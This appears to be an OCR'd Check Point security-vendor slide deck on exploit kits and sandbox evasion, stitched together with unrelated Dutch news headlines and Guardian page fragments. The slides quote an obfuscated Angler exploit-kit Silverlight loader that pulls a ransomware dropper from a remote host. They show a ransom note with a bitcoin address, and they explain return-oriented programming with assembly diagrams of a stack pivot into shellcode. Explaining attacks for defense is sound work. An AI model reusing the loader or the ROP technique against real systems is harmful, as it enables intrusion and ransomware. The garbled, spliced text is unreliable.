Dotatie prins Laurent wordt met vijftien procent verlaagd

WETSTRAAT De regering wil de dotatie van prins Laurent voor 2018 met vijftien procent verlagen als sanctie, meldt de woordvoerder van de premier. Bekijk video ›

dS ‘Dit wordt de Ronde van Armstrong, niet die van Vlaanderen’

SPORT VRT-wielercommentator Michel Wuyts staat niet te springen voor de komst van Lance Armstrong naar de volgende Ronde van Vlaanderen. De Amerikaanse ex-

4°C 34km 0,08%

MEEST RECENT · MEEST GELEZEN

16:13 Romeinen niet opgezet met 'toiletborstel...
16:06 Museeuw: “Ik vind het niet verkeerd dat ...
15:54 Honderden Belgen brengen dino Ben ...
15:48 Ondanks commotie volgend seizoen vide...
15:27 Fernand Huts stapt uit Voka

Volledig overzicht ›

Een uitgehongerde ijsbeer is niet de schuld van het klimaat

dS De Standaard Meest recent Binnenlanc

Dotatie prins Laurent wordt met vijftien procent verlaagd

WETSTRAAT De regering wil de dotatie van prins Laurent voor 2018 met

Check Point
SOFTWARE TECHNOLOGIES LTD.

Let‘s take a look at how Angler leverages Silverlight

```
<form id="form1" runat="server" style="height: 100%">'+ '<div id="silverlightControlHost">'+ '<object data="data:application/x-silverlight-2," type="application/x-silverlight-2" width="100%" height="100%">'+ '<param name="minRuntimeVersion" value="4.0.50524.0" />' + '<param name="autoUpgrade" value="false" />' + '<param name="source" value="http://'+getKolaio()+'/'+getTxl()+'" />'+ '<param name="initParams" value="gvTrvze='+gIu()+',KetErve='+Jeh1jEjepq()+'"/>'+ '</object>'+ '</div>'+ '</form>';
```

Looks for Silverlight version 4.0.50524.0

Tells itself to…

```
'<param name="autoUpgrade"
```

Pulls the upgrade file from…

```
http://'+getKolaio()
```

That’s the location of the dropper, which leads to the Ransomware

The outcome is the same


cryption Service - Windows Internet Explorer
http://iq3ahijcfeont3xx.htye943kjc38.com/check.php
Bing
vorites
Decryption Service
Hello!
All your important files are encrypted.
At the moment, the cost of private key for decrypting your files is 0.6 BTC ~= 144 USD.
Your Bitcoin address for payment: 1K23HDxnozzdfnzgmLeGGUkwyqpPmucnQS

upporter | subscribe search find a job dating more International edition

theguardian

ball opinion culture business lifestyle fashion environment tech travel browse all sections

Major sites including New York Times and BBC hit by 'ransomware' malvertising

Adverts hijacked by malicious campaign that demands payment in bitcoin to unlock user computers

Most popular in US

A journey through a land of extreme poverty: welcome to America

Former Apprentice star on leaving Trump's White House: 'I've seen things that made me...


IT’S TIME TO BREAK THE CHAIN

Successful Defense Strategy

Successful Defense with Check Point

Pre-Compromise			Compromise		Post-Compromise	
Reconnaissance	Weaponization	Delivery	Exploitation	Installation	Command & Control	Act on Objectives
IPS	Threat Intelligence	Firewall	Anti-Virus	Anti-Bot	Anti-Bot	DLP
Firewall		Anti-Spam	IPS	Endpoint Security	Endpoint Security	Document Security
DLP		URL Filtering	Threat Emulation		Forensics	Firewall
Document Security		Threat Emulation			Mobile Threat Prevention	IPS
		Threat Extraction				
		Mobile Threat Prevention				

INTELLIGENCE

- Extensive research
- Collaboration with industry leading services
- Sharing across users community

DETECTION

- Multi-layer architecture
- Evasion-resistant detection
- Best catch rate

PREVENTION

- Proactive practical prevention
- Effective containment
- Clear visibility and insight

Modern Threats Are…

- STRATEGIC
- PERSISTENT
- SOPHISTICATED
- TARGETED
- MULTI-STAGE
- EVASIVE

ATTACKS ARE MORE DANGEROUS THAN EVER


Simple protections are FAILING
Modern threats require
SOPHISTICATED DEFENSE STRATEGY


Sandboxing

Sandbox technology has gained significant popularity

Hackers don’t just give up, they find new ways

SO HOW CAN A SANDBOX BE EVADED?

EVADING 1ST GENERATION SANDBOXES…



ANATOMY OF AN ATTACK


Check Point
SOFTWARE TECHNOLOGIES LTD.

How does malware actually get onto your system?

THE ATTACK CHAIN IN DATA FILES

Check Point
SOFTWARE TECHNOLOGIES LTD.

Let's check under the hood…




ROP: Return Oriented Programming

- Examine code known to be loaded when the exploit is activated
  - Executable and DLLs of the **target OS**
  - Executable and DLLs of the **target application**
- Search for useful "**Gadgets**"
  - Short sequences of code immediately followed by a Return
- Program an exploit using Gadgets as code primitives

Building a ROP Gadgets Dictionary

To gain privileges to run the malware



Gadgets Dictionary

1	89 39 5F 5E 5D C2 10
2	89 39 5F 5E 5D C2 10
3	89 39 5F 5E 5D C2 10
4	89 39 5F 5E 5D C2 10
5	89 39 5F 5E 5D C2 10
6	89 39 5F 5E 5D C2 10
7	89 39 5F 5E 5D C2 10
8	89 39 5F 5E 5D C2 10
9	89 39 5F 5E 5D C2 10
10	89 39 5F 5E 5D C2 10

Building a ROP Gadgets Dictionary -

From the Processor Perspective..

Normal Execution

```
F2  push ebp
    mov ebp, esp
    mov eax, ebx
    pop ebp
    retn 4
    db cc
eip push ebp
    mov ebp, esp
    ---
    ---
    ---
    mov ebx,[var1]
    lea eax,[var2]
    call  ebx
    ---
    mov eax,0xc394
    ---
    pop ebp
    ret
    ---
F1  push ebp
    mov ebp, esp
    push 0xC359
    call F2
    add eax, eax
    inc eax
    inc eax
    inc eax
    pop ebp
    ret
```

Data

var1	F1 ptr
var2	Data1

Stack

esp	F1_ptr
	F0 ptr
	Addr0
	Addr1
	Addr2
	Addr3
	Addr4
	Addr5

ROP Execution

```
    push ebp
    mov ebp, esp
G2  mov eax, ebx
    pop ebp
    retn 4
    db cc
eip push ebp
    mov ebp, esp
    ---
    ---
    ---
    mov ebx,[var1]
    lea eax,[var2]
    call  ebx
    ---
G0  xchg esp, eax
    ret
    pop ebp
    ret
    ---
    push ebp
    mov ebp, esp
    push 0xC359
    call F2
    add eax, eax
G1  inc eax
    inc eax
    inc eax
    pop ebp
    ret
SH  Shellcode
```

Data

var1	G0 ptr
var2	Stack2


Stack

esp	F0 ptr
	Addr0
	Addr1
	Addr2
	Addr3
	Addr4
	Addr5

Stack2

G1_ptr
G2_ptr
SH_ptr
Addr0
Addr1
Addr2

Effectiveness of ROP….

